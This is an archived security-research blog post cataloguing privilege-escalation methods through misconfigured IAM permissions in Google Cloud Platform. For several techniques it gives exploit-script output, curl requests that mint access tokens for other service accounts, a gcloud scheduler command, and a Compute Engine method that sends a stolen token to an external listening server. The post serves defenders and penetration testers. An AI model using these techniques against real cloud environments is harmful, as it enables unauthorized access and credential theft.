Privilege Escalation in Google Cloud Platform - Part 1 (IAM)

By Spencer Gietzen

Published: 2020-05-05 · Archived: 2026-04-05 16:30:53 UTC

Introduction to GCP Privilege Escalation

Similar to what we've done for AWS in the past, this blog post aims to provide a source for privilege escalation techniques, this time for Google Cloud Platform (GCP). Last week we released a blog post, here, that outlines a privilege escalation method using the *cloudbuild.builds.create* IAM permission.

This week will be a two part blog series, each one outlining different types of privilege escalation in GCP.

Chris Moberly (of GitLab) recently released a great blog post on privilege escalation and other attack vectors in GCP (we're big fans). While that focused on methodology and education, this post aims to be Rhino's list of specific IAM permissions enabling privilege escalation, guides how to abuse them, and PoC scripts to demonstrate impact.

If you are not interested in the details of each privilege escalation, consider jumping down to the new privilege escalation scanner for GCP. This tool allows you to scan your GCP Organizations/environment for all the methods outlined here.

Note that none of these privilege escalation methods are vulnerabilities in the GCP infrastructure, but rather weaknesses in the configuration of a GCP environment. It's on the customer to fix the associated IAM issues.

Before we get started: Access Tokens

One last thing before jumping into each method. The scripts for each method require an access token from GCP to authenticate.
To fetch an access token for a gcloud CLI-Authenticated user, you can run the following command:

- *gcloud auth print-access-token*

In a real attack, this access token may come from Server Side Request Forgery, from someone's local file system, or similar methods.

First (and most exciting) PrivEsc Method:

deploymentmanager.deployments.create

This permission is probably the most simple, yet powerful method of privilege escalation that we have found in GCP. This single permission lets you launch new deployments of resources into GCP as the *<project number>@cloudservices.gserviceaccount.com* Service Account, which, by default, is granted the Editor role on the project. The kicker is that the *iam.serviceAccounts.actAs* permission (touched on in more detail below) is *not*

required, even though you are essentially acting as that Service Account. This was reported to the Google Bug Bounty program, but we were told it is working as intended and that it is a feature of the service.

Deployment Manager allows you to specify resources to create and configure in your projects in YAML or Jinja format. It basically can be viewed as an infrastructure-as-code service, similar to CloudFormation in AWS. The resources we specify use the permissions granted to that Service Account, rather than our own user. So as long as we have *deploymentmanager.deployments.create*, we can take control of that Service Account.

```
PS C:\tmp> cat .\deploymentmanager.deployments.create-config.yaml
resources:
- name: vm-created-by-deployment-manager
  type: compute.v1.instance
  properties:
    zoen: us-central1-a
    machineType: zones/us-central1-a/machineTypes/n1-standard-1
    disks:
    - deviceName: boot
      type: PERSISTENT
      boot: true
      autoDelete: true
      initializeParams:
        sourceImage: projects/debian-cloud/global/images/family/debian-9
    networkInterfaces:
    - network: global/networks/default
PS C:\tmp> py .\deploymentmanager.deployments.create.py
Enter an access token to use for authentication: ya29.a
DXCXsc                                          DQP2I
jSRp7_                                          akA
{
    "id": "207            177",
    "name": "operation-            -5a2f3b6453713-3b79c87e-3f5d0fe7",
    "operationType": "insert",
    "targetLink": "https://www.googleapis.com/deploymentmanager/v2/projects/            2
-2      /global/deployments/test-vm-deployment",
    "targetId": "26            45",
    "status": "RUNNING",
    "user": "spencer            ",
    "progress": 0,
    "insertTime": "2020-04-10T11:15:02.390-07:00",
    "startTime": "2020-04-10T11:15:02.400-07:00",
    "selfLink": "https://www.googleapis.com/deploymentmanager/v2/projects/            2
3      /global/operations/operation-            -5a2f3b6453713-3b79c87e-3f5d0fe7",
    "kind": "deploymentmanager#operation"
}
```

The screenshot above shows us using a YAML configuration file, which has a Compute Engine VM instance specified in it. Then we run the exploit script that reads that YAML file and submits it to GCP. After a few minutes, Deployment Manager will create that VM instance for us with the configuration we supplied. Take note that *compute.instances.create* is **not** required to create a Compute Engine instance, because the Service Account has the permission and that is all that matters.

The YAML templates can be customized to include a variety of different resources, so the possibilities of this method are nearly endless. To see what resources are supported, you can check out this link or run the following gcloud command:

- *gcloud deployment-manager types list*

iam.v1.serviceAccount and *iam.v1.serviceAccount.keys* would be of particular interest when trying to escalate privileges.

The exploit script for this method can be found here.

IAM-Based Methods

The Identity and Access Management (IAM) service manages authorization and authentication for a GCP environment. This means that there are very likely multiple privilege escalation methods that use the IAM service and/or its permissions. We'll start out with the most simple methods and move into the more complicated methods as we go.

iam.roles.update

If your user is assigned a custom IAM role, then *iam.roles.update* will allow you to update the "includedPermissons" on that role. Because it is assigned to you, you will gain the additional privileges, which could be anything you desire.

```
PS C:\> gcloud iam roles describe privtesting --project t                    1
description: 'Created on: 2020-03-30'
etag: BwWiFBVk91E=
includedPermissions:
- iam.roles.update
name: projects/                    1/roles/privtesting
stage: GA
title: PrivTesting
PS C:\> gcloud iam roles update privtesting --project t                    1 --add-permissions iam.serviceAccountKeys.create
description: 'Created on: 2020-03-30'
etag: BwWiFCPWlgE=
includedPermissions:
- iam.roles.update
- iam.serviceAccountKeys.create
name: projects/                    /roles/privtesting
stage: GA
title: PrivTesting
```

The screenshot above shows the custom role "privtesting" only granted *iam.roles.update*. We then use that permission to add the *iam.serviceAccountKeys.create* permission to it, which then is inherited by our user.

The exploit script for this method can be found here.

iam.serviceAccounts.getAccessToken

This permission allows you to request an access token that belongs to a specified Service Account. We can escalate privileges by requesting an access token for a Service Account that has more privileges than us. The following screenshot shows an example of it, where the "iamcredentials" API is targeted to generate a new token. You can even specify the associated scopes for the token.

The exploit script for this method can be found here.


iam.serviceAccountKeys.create

This permission allows us to do something similar to the previous method, but instead of an access token, we are creating a user-managed key for a Service Account, which will allow us to access GCP as that Service Account. The screenshot below shows us using the gcloud CLI to create a new Service Account key. Afterwards, we would just use this key to authenticate with the API.

The exploit script for this method can be found here.

iam.serviceAccounts.implicitDelegation

As a Service Account, you may not necessarily need *iam.serviceAccounts.getAccessToken* to get an access token for another Service Account. If you have the *iam.serviceAccounts.implicitDelegation* permission on another Service Account that has the *iam.serviceAccounts.getAccessToken* permission on a third Service Account, then you can use implicitDelegation to create a token for that third Service Account. Here is a diagram to help explain.



In short, A has implicitDelegation on B, B has getAccessToken on C, so A is allowed to getAccessToken on C.

The following screenshot shows a Service Account (Service Account A) making a request to the "iamcredentials" API to generate an access token for the "test-project" Service Account (Service Account C). The "scc-user" Service Account (Service Account B) is specified in the POST body as a "delegate", meaning you are using your implicitDelegation permission on "scc-user" (Service Account B) to create an access token for "test-project" (Service Account C). Next, a request is made to the "tokeninfo" endpoint to verify the validity of the received token.


```
root@     :~/Desktop/GCPPrivEsc/CloudFunctions# curl -X POST https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/
test-project        @appspot.gserviceaccount.com:generateAccessToken?access_token=ya29.c.K                              sij
jIG                                                                                     hXQSLk -d '{"delegates":["projects/-/servi
ceAccounts/scc-user@                    .iam.gserviceaccount.com"], "scope":["https://www.googleapis.com/auth/cloud-platform"]}'
 -H "Content-Type: application/json"
{
  "accessToken": "ya29.c                                                                                                    vT5E
5bd2al2KzNCUE2dFopLPK4Jl                                                                                                    7HyC
B1ZDu2NttTmtVzECgggEJhbE                                                                                                    NQdx
U4CjmP6mz",
  "expireTime": "2020-04-01T19:03:44Z"
}
root@    :~/Desktop/GCPPrivEsc/CloudFunctions# curl https://www.googleapis.com/oauth2/v3/tokeninfo?access_token=ya29.c.KpECxAcgy
M62esN                                                                                                                  XSGjnGL
G2caim                                                                                                                  LfH3vMZ
jhaXEP                                                                                             P6mz
{
  "azp": "1                 9",
  "aud": "1                 9",
  "scope": "https://www.googleapis.com/auth/cloud-platform",
  "exp": "1585767824",
  "expires_in": "3553",
  "access_type": "online"
}
```

The exploit script for this method can be found here.

iam.serviceAccounts.signBlob

Because this method (and the next) is very difficult to do by hand, the screenshots will be using the provided scripts for these methods.


The *iam.serviceAccounts.signBlob* permission "allows signing of arbitrary payloads" in GCP. This means we can create a signed blob that requests an access token from the Service Account we are targeting. The script for this method handles all the hard work for you. The following screenshot demonstrates an access token being retrieved for a Service Account.



The exploit scripts for this method can be found here and here.

iam.serviceAccounts.signJwt

Similar to how the previous method worked by signing arbitrary payloads, this method works by signing well-formed JSON web tokens (JWTs). The script for this method will sign a well-formed JWT and request a new access token belonging to the Service Account with it. The following screenshot shows the script returning the Service Account's access token.



The exploit script for this method can be found here.

iam.serviceAccounts.actAs

If you are familiar with IAM in AWS, the *iam.serviceAccounts.actAs* permission is practically equivalent to the *iam:PassRole* permission in AWS. This means that as part of creating certain resources, you must "actAs" the Service Account for the call to complete successfully. For example, when starting a new Compute Engine instance with an attached Service Account, you need *iam.serviceAccounts.actAs* on that Service Account. This is because without that permission, users could escalate permissions with fewer permissions to start with.

There are multiple individual methods that use *iam.serviceAccounts.actAs*, so depending on your own permissions, you may only be able to exploit one (or more) of these methods below. These methods are slightly different in that they require multiple permissions to exploit, rather than a single permission like all of the previous methods.

cloudfunctions.functions.create

For this method, we will be creating a new Cloud Function with an associated Service Account that we want to gain access to. Because Cloud Function invocations have access to the metadata API, we can request a token directly from it, just like on a Compute Engine instance.

The required permissions for this method are as follows:

- *cloudfunctions.functions.call* **OR** *cloudfunctions.functions.setIamPolicy*
- *cloudfunctions.functions.create*
- *cloudfunctions.functions.sourceCodeSet*
- *iam.serviceAccounts.actAs*

The script for this method uses a premade Cloud Function that is included on GitHub, meaning you will need to upload the associated .zip file and make it public on Cloud Storage (see the exploit script for more information). Once the function is created and uploaded, you can either invoke the function directly or modify the IAM policy to allow you to invoke the function. The response will include the access token belonging to the Service Account assigned to that Cloud Function.

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\tmp>
PS C:\tmp> py .\cloudfunctions.functions.create-call.py
Enter an access token to use for authentication: ya29.a0Ae4l                    )N6FT
XZtYtZ                    77QZCFb00L2FMojZ1rB2JH_CN0                    aQCfT
ayNrFK                    CLfw
{
    "name": "operations/dGVzdC1w                    HMvZDVjZWRaWVJkZms"
,
    "metadata": {
        "@type": "type.googleapis.com/google.cloud.functions.v1.OperationMetadataV1",
        "target": "projects/                    /locations/us-east1/functions/exfil_creds",
        "type": "CREATE_FUNCTION",
        "request": {
            "@type": "type.googleapis.com/google.cloud.functions.v1.CloudFunction",
            "name": "projects/                    /locations/us-east1/functions/exfil_creds",
            "sourceArchiveUrl": "gs://                    /cloudfunctions.functions.create.zip",
            "httpsTrigger": {},
            "entryPoint": "exfil",
            "serviceAccountEmail": "test-606@                    .iam.gserviceaccount.com",
            "runtime": "python37"
        },
        "versionId": "1",
        "updateTime": "2020-04-08T19:07:38Z"
    }
}
Waiting 2 minutes to call the function...
{
    "executionId": "8o                    p8d1",
    "result": {
        "access_token": "ya29.c.KpcB                    tK84rKwMG
6W307                    9p0yB1f                    SdOHMpPoW
EiCOV                    OnE-ZoMyn-69sa11w",
        "expires_in": 1799,
        "token_type": "Bearer"
    }
}
```

The script creates the function and waits for it to deploy, then it runs it and gets returned the access token.

The exploit scripts for this method can be found here and here and the prebuilt .zip file can be found here.

cloudfunctions.functions.update

Similar to *cloudfunctions.functions.create*, this method updates (overwrites) an existing function instead of creating a new one. The API used to update the function also allows you to swap the Service Account if you have another one you want to get the token for. The script will update the target function with the malicious code, then wait for it to deploy, then finally invoke it to be returned the Service Account access token.

The following permissions are required for this method:

- *cloudfunctions.functions.sourceCodeSet*
- *cloudfunctions.functions.update*
- *iam.serviceAccounts.actAs*


The exploit script for this method can be found here. The output of this script is similar to *cloudfunctions.functions.create*.

compute.instances.create

This method creates a new Compute Engine instance with a specified Service Account, then sends the token belonging to that Service Account to an external server. This means you don't need to access the instance at all.

The following permissions are required for this method:

- *compute.disks.create*
- *compute.instances.create*
- *compute.instances.setMetadata*
- *compute.instances.setServiceAccount*
- *compute.subnetworks.use*
- *compute.subnetworks.useExternalIp*
- *iam.serviceAccounts.actAs*




The first terminal above shows the script being run, which creates a new Compute Engine instance. The bottom terminal shows our listening server receiving the access token of the Compute Engine Service Account. If you specify *IP_PORT* in the script, the script will automatically listen for the credentials on *0.0.0.0* on the specified port and print them when they are received, otherwise they will be sent to the host specified in *EXFIL_URL*.

The exploit script for this method can be found [here](#).

run.services.create

Similar to the *cloudfunctions.functions.create* method, this method creates a new Cloud Run Service that, when invoked, returns the Service Account's access token by accessing the metadata API of the server it is running on. The following screenshot shows the script being run to create the new Cloud Run service, then the follow-up command being run to invoke the service and retrieve the access token.



This method uses an included Docker image that must be built and hosted to exploit correctly. The image is designed to tell Cloud Run to respond with the Service Account's access token when an HTTP request is made. For more information on how to set this up for your own attacks, see the respective exploit script.

The following permissions are required for this method:

- *run.services.create*
- *iam.serviceaccounts.actAs*
- *run.services.setIamPolicy* **OR** *run.routes.invoke*

The exploit script for this method can be found [here](#) and the Docker image can be found [here](#).

cloudscheduler.jobs.create

Cloud Scheduler allows you to set up cron jobs targeting arbitrary HTTP endpoints. If that endpoint is a *.googleapis.com endpoint, then you can also tell Scheduler that you want it to authenticate the request as a specific Service Account, which is exactly what we want.

Because we control all aspects of the HTTP request being made from Cloud Scheduler, we can set it up to hit another Google API endpoint. For example, if we wanted to create a new job that will use a specific Service Account to create a new Storage bucket on our behalf, we could run the following command:

- *gcloud scheduler jobs create http test –schedule='* * * * *' –uri='https://storage.googleapis.com/storage/v1/b?project=<PROJECT-ID>' –message-body "{'name':'new-bucket-name'}" –oauth-service-account-email 111111111111-compute@developer.gserviceaccount.com –headers Content-Type=application/json*

This command would schedule an HTTP POST request for every minute that authenticates as *111111111111-compute@developer.gserviceaccount.com*. The request will hit the Cloud Storage API endpoint and will create a new bucket with the name "new-bucket-name".

To escalate our privileges with this method, we just need to craft the HTTP request of the API we want to hit as the Service Account we pass in. Instead of a script, you can just use the gcloud command above.

The following permissions are required for this method:

- *cloudscheduler.jobs.create*
- *cloudscheduler.locations.list*
- *iam.serviceAccounts.actAs*

A similar method may be possible with Cloud Tasks, but we were not able to do it in our testing.

Conclusion (and Continuation to P2)

There are all kinds of privilege escalation methods in GCP (and other clouds), you just need to be creative. This list of privilege escalation methods is not a definitive list, because there are likely more methods out there (such as in GKE, which wasn't touched on in this post). Again, these are not vulnerabilities in GCP, they are vulnerabilities in how you have configured your GCP environment, so it is your responsibility to be aware of these attack vectors and to defend against them. Make sure to follow the principle of least-privilege in your environments to help mitigate these security risks.

Now go check out Part 2 of this blog series for even more GCP privilege escalation methods!

Source: https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/